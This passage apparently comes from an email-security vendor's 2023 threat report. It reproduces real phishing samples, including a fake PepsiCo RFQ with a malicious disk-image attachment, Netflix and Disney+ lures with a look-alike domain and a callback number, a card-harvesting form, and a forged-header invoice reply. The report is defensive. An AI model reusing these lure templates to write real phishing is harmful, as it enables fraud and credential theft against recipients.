- ***Pepsico LLC retains the right to award Partial/ Total suppliers mentioned in the RFQ.***

We look forward to receiving your response

Regards

[redacted]

Procurement Operations - Execution Professional

Pepsico LLC Procurement Department

Tel. +20235358570

PEPSICO

Disclaimer

This email and any attachments are confidential and may also be privileged. If you are not the addressee notify the sender immediately and destroy this email without using, sending or storing it. Emails are not secure and may suffer errors, viruses, delay, interception and amendment. PEPSICO GROUP and subsidiaries do not accept liability for damage caused by this email and may monitor email traffic. Unless expressly stated, any opinions are the sender's and are not approved by Pepsico Group and this email is not an offer, solicitation, recommendation or agreement of any kind. You may wish to refer to the incorporation details of Pepsico Group at https://www.pepsico.com/legal/terms-of-use

Pepsico LLC RFQ Inf...ion.img

Malicious Disk Image Attached

BRAND IMPERSONATION

TROJAN HORSE

8. Phishing phone scams

The majority of households have streaming services – 85%, in fact. These consumers depend on their streaming service so much that they are poised to act quickly should issues with their service arise. For cybercriminals, that poses a huge opportunity to harvest credentials.

In 2023 INKY caught a variety of phishing phone scams targeting streaming service users. Phishers impersonated Netflix, Disney+, Paramount, and others started with clever phishing emails, created convincing look-alike-domains (ex. tv-disney[.]com), drafted panic-evoking emails, and provided a phone number in hopes the recipient would call. Some emails threatened automatic renewal at inflated rates while others spoke to a cancelation of services.

The target is persuaded by the message to call the number. At the other end of the line is someone working for the phishers who tries to extract information from the caller. Victims are usually met with one of the following outcomes:

- Bad actors claim they need victims to install remote access tools on their computer to resolve the issue.
- Victims are directed to a malicious site where banking information is requested.
- Victims are asked to buy gift cards to be reimbursed for the phony invoice charges.


What makes this phishing threat successful is that it plays on human emotion and deadlines – both tell-tale signs that caution should be practiced.

BRAND IMPERSONATION

TIME PRESSURE

THREAT OF FINANCIAL LOSS

[1]Source: www.cloudwards.net/streaming-services-statistics/



damo.innovarevital.com/nefu/ba/xoje/index.php?rpclk=X%2FycK82dkT98%2BGAaouO...

Your membership has expired!

NETFLIX

Dear customer,
Your membership has expired.
But, as part of our loyalty program, you can now extend for 90 days for free.
Enjoy Unlimited movies, TV shows, and more. Ready to watch? Extend your membership.

Extend for Free

* After signing up, you have to insert your credit card details for validation of your Netflix ID.
We will not withdraw any amount.

Copyright © 2023. All rights reserved.

September 21, 2023 at 11:36 AM

[redacted]
@mail.tv-disney.com

Disney+

Subscription information:

Customer	[redacted]
Invoice	217F63A56F86E
Payment type	Credit Card
Taxes	*Included in the total
Total	$49.99

Your subscription will renew automatically in 1 month at the current rate of $49.99 a month. If you would like to cancel it, please call our customer support service at: +1 213-776-32-19 .

n&emailAddress=samsugen%40gmail.com&phoneNumber=44356712348&

Save 30% more with Mastercard

PAYMENT

Credit Card

CVV

Select Month --Year--

Shipping

Zip Code

Street Address

City


Select Your State

Submit

INKY’s list of threat categories continued to grow.

New Threat Categories in 2023

- **QR Code**
- **Blocked Sender Location**
- **Blocked Top-Level Domain**
- **Suspicious Sender**




Continued Innovation: Building New Models

You may have heard that INKY gets smarter every day, and it's true. INKY learns from what she catches, what customers report, and in many cases, what is fed to her. The scientists at INKY are regularly building innovative new models that go deeper than other email security companies can go. We'd like to share an example of a model we refer to as the Fake Conversation Detector.

Phishing Attempt:
After an account takeover, phishers often use a fake-reply tactic to trick users into thinking they're following up on a previous conversation about an outstanding payment. But what looks like a genuine reply to an earlier message is a message with forged headers.

INKY Fake Conversation Detector:
INKY's advanced model was built to identify telltale signs of messages that might appear as a normal thread, but underneath the hood it contains tricks to deceive users.



Pay Inovice
Fw: Fw: Salesforce_Invoice_26078295
To: aaron@inky.com,
Reply-To: Jeff Peterson

December 6, 2023 at 10:26 AM

```
Content-Type: text/plain
From: Pay Inovice <jan.szymans@easyachting.pl>
To: aaron@inky.com
Reply-To: Jeff Peterson <re@esuites-hostspace.com>
Subject: Fw: Fw: Salesforce_Invoice_26078295
Message-ID: <bb1fed01-e0ce-9a0f-c527-9120599b761b@easyachting.pl>
X-Priority: 1 (Highest)
X-Msmail-Priority: High
Importance: High
Content-Transfer-Encoding: quoted-printable
Date: Wed, 06 Dec 2023 15:26:50 +0000
```

Hi,

Approved for payment. Could you pay via ACH today ?

Jeff Peterson

--------------Forwarded Message--------------
From: Salesforce Finance Team <accounting@salescorparateforce.store>
Sent: Tuesday, December 05, 2023 3:41 PM
To: Jeff Peterson
Subject: Salesforce_Invoice_26078295

Dear Jeff Peterson,

A new invoice 26078295 has been generated and is attached for your review and payment.

Please make payment via ACH (Automated clearing house). Our information is on the invoice.

If you are experiencing issues viewing the attached pdf via a mobile device, please use your standard mail client or webmail

Sincerely,
Theodore Garcia
Salesforce Billing Analyst

Continued Innovation: New Product Development

In 2023, INKY expanded beyond security with compliance and productivity products to enable our partners to provide their customers with the right solutions while simplifying operations that improve their bottom line. We introduced Graymail Protection, Security Awareness Training, and Email Signatures.

THE COMPLETE EMAIL SECURITY PLATFORM

EMAIL PROTECTION

- INBOUND EMAIL PROTECTION
- INTERNAL EMAIL PROTECTION
- ADVANCED ATTACHMENT ANALYSIS
- GRAYMAIL PROTECTION — NEW 2023

DATA LOSS PREVENTION

- OUTBOUND EMAIL PROTECTION
- EMAIL ENCRYPTION

COMPLIANCE

- SECURITY AWARENESS TRAINING — NEW 2023
- EMAIL SIGNATURES — NEW 2023

New Product: Graymail Protection

GRAYMAIL

The Trouble With Graymail

